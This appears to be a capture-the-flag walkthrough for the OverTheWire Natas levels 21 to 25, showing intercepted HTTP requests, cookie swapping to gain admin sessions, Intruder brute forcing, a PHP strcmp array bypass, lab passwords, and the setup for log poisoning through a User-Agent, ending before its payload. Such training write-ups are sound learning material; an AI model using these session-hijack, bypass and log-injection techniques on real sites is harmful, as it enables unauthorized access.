
We are redirected to a page that we can interact with.

As you can see,


So, if we can interact with it, maybe we could modify it as well!
We know that the web is looking for admin=1, right? Let's try it.

```
Pretty  Raw  Hex
1 POST /index.php HTTP/1.1
2 Host: natas21-experimenter.natas.labs.overthewire.org
3 Content-Length: 57
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMyMTpCUGh2NjNjS0UxbGtRbDA0Y0U1Q3VGVHpYZTE1TmZpSA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas21-experimenter.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas21-experimenter.natas.labs.overthewire.org/index.php?debug
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=9s6r0kfv8nhe37pnmp45lvapaj
15 Connection: close
16
17 align=center&fontsize=100%25&bgcolor=yellow&submit=Update&admin=1
```


Now, let's see if it's affected the page.



We debugged the page, and we can see that the admin parameter is submitted.
So, now for it to work properly, we need to delete the previous cookie.
Right-click the web page and go to the "Inspect" button.



And now, go to the **Application** tab, then click on **Cookies**, and select the URL.




Click this button and clear the cookies.

If you didn't know by now, the cookies are storing information like credentials. So, with the cookie, we could log in to the admin user without even submitting the username and password!


Now, just capture the cookies and go to the original page.

On this page, as before, go to the cookies.




Now, click **Edit value**, insert your cookie, and refresh the page.

And we did it!



Now, let's go to the next level!

Level 22




As you probably noticed, the web is empty. So, what can we do about it? We could try to brute force the directories because maybe the page we need is inside a different directory.

Let me explain if you aren't familiar with the subject.


As you can see, I'm in the /Desktop/web directory.


So, the web works the same way in directories.

As you can see, we need to put a / before the directory to reveal its content.
Note: The web application is hosted on a computer, probably a Linux-based system as well, so what you see in the example is the same thing happening in the background.



Here you can see the web page. Now, let's go to a different directory.





As you can see, we are on a different screen because we are in a different directory.

So, this is why we need to brute force the directories.
To find the subdirectories, we will use this tool: **cewl**.

```
cewl --auth_type basic --auth_user natas22 --auth_pass d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz http://natas22.natas.labs.overthewire.org/
```

This is the command: the tool needs a username, password, and the URL. We will save all the output to a file, and we will see all the directories that the tool has found.


```
└─$ cat natas22
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja)  https://digi.ninja/)
natas
css
http
labs
overthewire
org
the
level
href
src
div
header
array
key
exists
```

Now, let's go to **Intruder** and use the **Cluster Bomb** attack!


```
GET /?url=url HTTP/1.1
Host: natas22.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic bmF0YXMyMjpkOHJ3ROJsMFhzbGczYjc2dWgzZkViU2xuT1VCbG96eg==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=9s6r0kfv8nhe37pnmp45lvapaj
Connection: close
```

In here, you will need to put a ? after the / and something=something so we have something to pass the brute force to!

First, let's load our directory list.



And for the second one,




Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
33	revelio	0	302			1323	
102	revelio	1	302			1323	
171	revelio	2	302			1323	
240	revelio	admin	302			1323	
309	revelio	administration	302			1323	
378	revelio	debug	302			1323	
447	revelio	false	302			1323	
516	revelio	no	302			1323	
585	revelio	off	302			1323	
654	revelio	on	302			1323	
723	revelio	true	302			1323	
792	revelio	yes	302			1323	

```
<body>
  <h1>
    natas22
  </h1>
  <div id="content">

    You are an admin. The credentials for the next level are:<br>
    <pre>
      Username: natas23
      Password: dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs
    </pre>
    <div id="viewsource">
      <a href="index-source.html">
        View sourcecode
      </a>
    </div>
  </div>
</body>
```

And we found the password for Natas23!!

Level 23



This level is simple if you are looking at the source code.


In the source code, we can see that the password needs to be **iloveyou** with a number greater than 10.

```
</form>

<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(strstr($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10 )){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas24 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

So here, I just inserted a number greater than 10 with the word **iloveyou**.

And that's it! We can move to Level 24.

Level 24




Here, we are met with the same task, but this time, if we look inside the source file, we don't get anything.


```php
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(!strcmp($_REQUEST["passwd"],"<censored>")){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas25 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
```

As you can see, what we can do here is simply crash it. The PHP script is trying to compare the password, so let's try to break it using special characters.

In Intruder, simply put 2 new values.



I'm using **Seclists special characters** for this question.
Use **Cluster Bomb** and for the 2 payloads, use the **Seclists special characters**.




As you can see, the special character [] length is different. Let's see if we got the password!

```
on line <b>
  23
</b>
<br />
<br>
The credentials for the next level are:<br>
<pre>
  Username: natas25 Password: ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws
</pre>
```


Yes, we did! Okay, now we can start Level 25.

Level 25



We can see here that there is a message displayed. I'm pretty sure this message has been displayed from a directory, so let's try it out.

As you can see, if we use ..../, we can access our directory.
But if we try /, we will get an error.



Why? Because this is how the websites are configured.

```php
function safeinclude($filename){
    // check for directory traversal
    if(strstr($filename,"../")){
        logRequest("Directory traversal attempt! fixing request.");
        $filename=str_replace("../","",$filename);
    }
    // dont let ppl steal our passwords
    if(strstr($filename,"natas_webpass")){
        logRequest("Illegal file access detected! Aborting!");
        exit(-1);
    }
    // add more checks...
```

If we try to put /, the PHP code will replace it with "" (nothing), and it will send our request to the log file.

```php
function logRequest($message){
    $log="[". date("d.m.Y H::i:s",time()) ."]";
    $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
    $log=$log . " \"" . $message ."\"\n";
    $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() .".log","a");
    fwrite($fd,$log);
    fclose($fd);
}
```

As you can see, the log file will use our user agent when we make the request and will save all the errors and the user agent to the log file.


So, what can we do?
We can send our request to the log file, and our user agent will contain PHP code that will show us the password for the next level!

The code:

php

Copy code

